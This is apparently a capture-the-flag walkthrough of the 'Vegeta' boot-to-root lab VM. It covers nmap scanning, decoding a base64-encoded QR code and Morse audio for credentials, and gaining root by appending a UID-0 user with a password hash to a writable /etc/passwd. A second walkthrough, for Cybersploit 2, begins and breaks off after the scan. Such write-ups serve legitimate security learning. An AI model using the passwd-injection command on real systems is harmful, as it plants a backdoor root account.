My approach to Vegeta Machine

Overview:


Target Machine IP Address: 192.168.56.46  
My Machine IP Address: 192.168.56.20

Mission:

Boot to Root

THIS IS A MACHINE FOR COMPLETE BEGINNER , GET THE FLAG AND SHARE IN THE TELEGRAM GROUP (GROUP LINK WILL BE IN FLAG.TXT)

DHCP : ENABLED
IP : AUTO ASSIGN

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=eth0 192.168.56.1/24
nmap -sC -sV -p- 192.168.56.46 -o nmap.log

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open http Apache httpd 2.4.38 ((Debian))

I checked source code, exiftool on image but didn’t get a good result, so I will not write those processes here (afraid it may bog you down with rabbit holes.) However, something interesting is showing at robots.txt

Note: Don’t just stop there, I missed it once.. look at the line number, something must be at the bottom

aVZCT1J3MEtHZ29BQUFBTlNVaEVVZ0FBQU1nQUFBRElDQVlBQUFDdFdLNmVBQUFIaGtsRVFWUjRuTzJad1k0c09RZ0U1LzkvK3UyMU5TdTdCd3JTaVN0QzhoR2M0SXBMOTg4L0FGanljem9BZ0RNSUFyQUJRUUEySUFqQUJnUUIySUFnQUJzUUJHQURnZ0JzUUJDQURRZ0NzQUZCQURhRUJmbjUrUmwvbk9aTFAxeER6K3g5VTA1cWJoWjFkcjRzSFQyejkwMDVxYmxaMU5uNXNuVDB6TjQzNWFUbVpsRm41OHZTMFRONzM1U1RtcHRGblowdlMwZlA3SDFUVG1wdUZuVjJ2aXdkUGJQM1RUbXB1Vm5VMmZteWRQVE0zamZscE9hdVhKUVRUamxkSHZ0YmxvNDZOUWp5UjV4eUlvZ09CUGtqVGprUlJBZUMvQkdubkFpaUEwSCtpRk5PQk5HQklIL0VLU2VDNkVDUVArS1VFMEYwakJWRS9aSGM4SEhkUHZ1RWQwZVF3N003MWFtelRIaDNCRGs4dTFPZE9zdUVkMGVRdzdNNzFhbXpUSGgzQkRrOHUxT2RPc3VFZDBlUXc3TTcxYW16VEhoM0JEazh1MU9kT3N1RWQwZVFJcWJNNENUcmhKMGhTQkZUWmtDUUdBaFN4SlFaRUNRR2doUXhaUVlFaVlFZ1JVeVpBVUZpSUVnUlUyWkFrQmdJVXNTVUdSQWtCb0lVMFRHZjAxN2UrdTRJVXNScEtSRGtXYzVsdjNEQlN4ZjFqZE5TSU1pem5NdCs0WUtYTHVvYnA2VkFrR2M1bC8zQ0JTOWQxRGRPUzRFZ3ozSXUrNFVMWHJxb2I1eVdBa0dlNVZ6MkN4ZThkRkhmT0MwRmdqekx1ZXdYTGhCL2VGazZjcm84Mm9rc2IzMTNCQkgwdkNITFc5OGRRUVE5YjhqeTFuZEhFRUhQRzdLODlkMFJSTkR6aGl4dmZYY0VFZlM4SWN0YjN4MUJCRDF2eVBMV2R5OFZaTXJwV1BDYjY2YWNEQWdTbUkrNjJTY0RnZ1RtbzI3MnlZQWdnZm1vbTMweUlFaGdQdXBtbnd3SUVwaVB1dGtuQTRJRTVxTnU5c25nOVNPMkFjcmxQN212SXd2OEg3YjVDd1NCVDlqbUx4QUVQbUdidjBBUStJUnQvZ0pCNEJPMitRc0VnVS9ZNWk4UUJENlIvUS9pMURPTFU4OHBkV3FxY3lKSTBlenFubFBxMUNBSWdveXFVNE1nQ0RLcVRnMkNJTWlvT2pVSWdpQ2o2dFFnQ0lLTXFsTnpYQkExYnhZeWk5TU1UbStVeWwvZXNSZ0VpZU0wZzlNYnBmS1hkeXdHUWVJNHplRDBScW44NVIyTFFaQTRUak00dlZFcWYzbkhZaEFranRNTVRtK1V5bC9lc1JnRWllTTBnOU1icGZLWGR5d0dRZUk0emVEMFJxbjhwYzJTUTcxWkFxZlpwd2pTVWJmc2w2cEtoRU1RajV3SUVzeWZxa3FFUXhDUG5BZ1N6SitxU29SREVJK2NDQkxNbjZwS2hFTVFqNXdJRXN5ZnFrcUVReENQbkFnU3pKK3FTb1JERUkrY0NCTE1uNm9xRHVleWpLNmVhcHdFNmNpWjdabkttS29xRHVleWpLNmVhaEFFUVI3VnFYdXFRUkFFZVZTbjdxa0dRUkRrVVoyNnB4b0VRWkJIZGVxZWFoQUVRUjdWcVh1cVFaQ0JncWcvNWpmZjEvRngzUzdXOHE2cHdia1BRUkNFK3hDa01HZnFycW5CdVE5QkVJVDdFS1F3WitxdXFjRzVEMEVRaFBzUXBEQm42cTdLY0ZtY0hzYnBvM1RLMlpGbEFnaHlPQXVDZUlNZ2g3TWdpRGNJY2pnTGduaURJSWV6SUlnM0NISTRDNEo0Z3lDSHN5Q0lONldDM1A0d1RvL3RKTEo2TDhvc0NGSjBueG9FUVpDMkxCMzNxVUVRQkduTDBuR2ZHZ1JCa0xZc0hmZXBRUkFFYWN2U2NaOGFCRUdRdGl3ZDk2bEJrSUdDZE5TcGUyYnZVMzk0Nm5mb3lPazAzN0pmdU1Ba2VGZlA3SDFPSDE3MlBuVk9wL21XL2NJRkpzRzdlbWJ2Yy9yd3N2ZXBjenJOdCt3WExqQUozdFV6ZTUvVGg1ZTlUNTNUYWI1bHYzQ0JTZkN1bnRuN25ENjg3SDNxbkU3ekxmdUZDMHlDZC9YTTN1ZjA0V1h2VStkMG1tL1pMMXhnRXJ5clovWStwdzh2ZTU4NnA5Tjh5MzdoQXZHSGZzUHlPN0pNMmFkNlp3aGkrbWdkODkyd1R3UzU3RUU3WmtjUUJMbm1RVHRtUnhBRXVlWkJPMlpIRUFTNTVrRTdaa2NRQkxubVFUdG1SNUFYQ1hJNzZnKzJBN1dRSFZrNnhFcmxUMVZkRElKNFpFRVFVeERFSXd1Q21JSWdIbGtReEJRRThjaUNJS1lnaUVjV0JERUZRVHl5akJXa1kyRDFjV0xLQitUeXdYNERRUkFFUVlUM0ljaGhFS1FXQkVFUUJCSGVoeUNIUVpCYUVBUkJFRVI0SDRJY0JrRnFzUmJFaVk2Y04zek1UaCtzK28xUy9VNEg2QUpCRUFSQk5pQUlnaURJQmdSQkVBVFpnQ0FJZ2lBYkVBUkJFR1FEZ2lESUtFRnUrTGc2NW5QSzRuVFV1MTdlRlM0d2VqUjF6bzc1bkxJNEhmV3VsM2VGQzR3ZVRaMnpZejZuTEU1SHZldmxYZUVDbzBkVDUreVl6eW1MMDFIdmVubFh1TURvMGRRNU8rWnp5dUowMUx0ZTNoVXVNSG8wZGM2TytaeXlPQjMxcnBkM2hRdU1IazJkczJNK3B5eE9SNzNyNVYzaEFxTkhVK2QwMnN1VUxOTnpJb2h4M1ExWnB1ZEVFT082RzdKTXo0a2d4blUzWkptZUUwR002MjdJTWowbmdoalgzWkJsZWs0RU1hNjdJY3YwbkFoU3hKUVoxRDJuZkMvTEhKWExjQm9ZUVR4NlR2bGVsamtxbCtFME1JSjQ5Snp5dlN4elZDN0RhV0FFOGVnNTVYdFo1cWhjaHRQQUNPTFJjOHIzc3N4UnVReW5nUkhFbytlVTcyV1pvM0laVGdNamlFZlBLZC9MTWtmbE1weVk4bEVxSC9zSlRoODZnaFNBSUxVZ1NQT2kxQ0JJTFFqU3ZDZzFDRklMZ2pRdlNnMkMxSUlnell0U2d5QzFJRWp6b3RRZ1NDMElVckNvS1NjN245TmVzcHplZmNVTTJmbFMvU29EVERrZEMzYWF3U2tuZ2d3OEhRdDJtc0VwSjRJTVBCMExkcHJCS1NlQ0REd2RDM2Fhd1NrbmdndzhIUXQybXNFcEo0SU1QQjBMZHByQktlZnJCQUY0RXdnQ3NBRkJBRFlnQ01BR0JBSFlnQ0FBR3hBRVlBT0NBR3hBRUlBTkNBS3dBVUVBTmlBSXdBWUVBZGp3SHlVRnd2VnIwS3ZGQUFBQUFFbEZUa1N1UW1DQw==

Yes, this is base64. We need to decode it.

If you wonder why I did double decoding, you might understand it by doing it with single decoding. Because output of the base64 decoded message is another base64 decoded text, therefore, I did it twice.

The decoded file is actually a PNG file, do you see the PNG in the top of the screenshot?

I have redirected the output and named the file decoded.png

It is a QR Code. Now I need to do a little shopping. Find an online tool that could read the code and spit out the message if it has any… By the way, I tried my mobile QR reader and I already got the message, however, let’s do the usual way…

I am going to use this tool to decode the message: https://zxing.org/w/decode.jspx

Password:: topshellv

However, I did Scan with Nikto and Gobuster, both gave me some information, nevertheless, so far it appears to be another rabbit hole to me though 🙂

As you can see very well that directory redirects to somewhere (which are not known yet, I am planning to run a burp suite to look into it.)

In Nikto result, there is a link which intrigued me, nevertheless, I am not sure whether it is again a rabbit hole, however, let’s keep it in our note.

I must confess here that I was not able to get anything that could be of use. So, I had to peek other people’s writeup. The author of the writeup used another custom wordlist which is not there in the list of directory database which we use normally. Therefore, I think we really need to keep this in my that if a scanner can find nothing that doesn’t mean nothing is there.

Actually, I can add the bulma word in the dictionary and act as if I find the directory using the scanner but I don’t think that is the way.

Anyway, let’s proceed with the directory http://192.168.56.46/bulma/

I am impressed with this audio file because it contents Mores Code. (I don’t know how to read the Mores Code manually, however, we can find a tool for that)

Tools to decode mores audio file: Click Here.

We got username: trunks 
password: u$3r

If you run this command, you will get to know which (system) files you could write (or modify).

find / -writable -type d 2>/dev/null

There were so many, files that I could edit. I did a quick brush. However, the last file atracks me the most.

/etc/passwd

Let’s modify this file using the findings…

echo "Tom:ad7t5uIalqMws:0:0:User_like_root:/root:/bin/bash" >> /etc/passwd 
which means we added a user name Tom and the password is Password@973 

su Tom 
cat root.txt


That’s it, guys… if you don’t like to enumerate manually you can use linpeas.sh tool to enumerate the box for you…

Additional Note:

I upload linpeas.sh to our target machine from my Kali Machine using SimpleHTTPServer (by the way, in order to save some time, I aliased the command with up).


rooting cybersploit 2 machine ?


Overview:


Target Machine IP Address: 192.168.56.41
My Machine IP Address: 192.168.56.20

Mission:

Boot to Root

Your target is gain the Root access

There is no any flag in this VMs

Share root access with me twitter@cybersploit1

This works better with VirtualBox rather than VMware

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=eth0 192.168.56.1/24

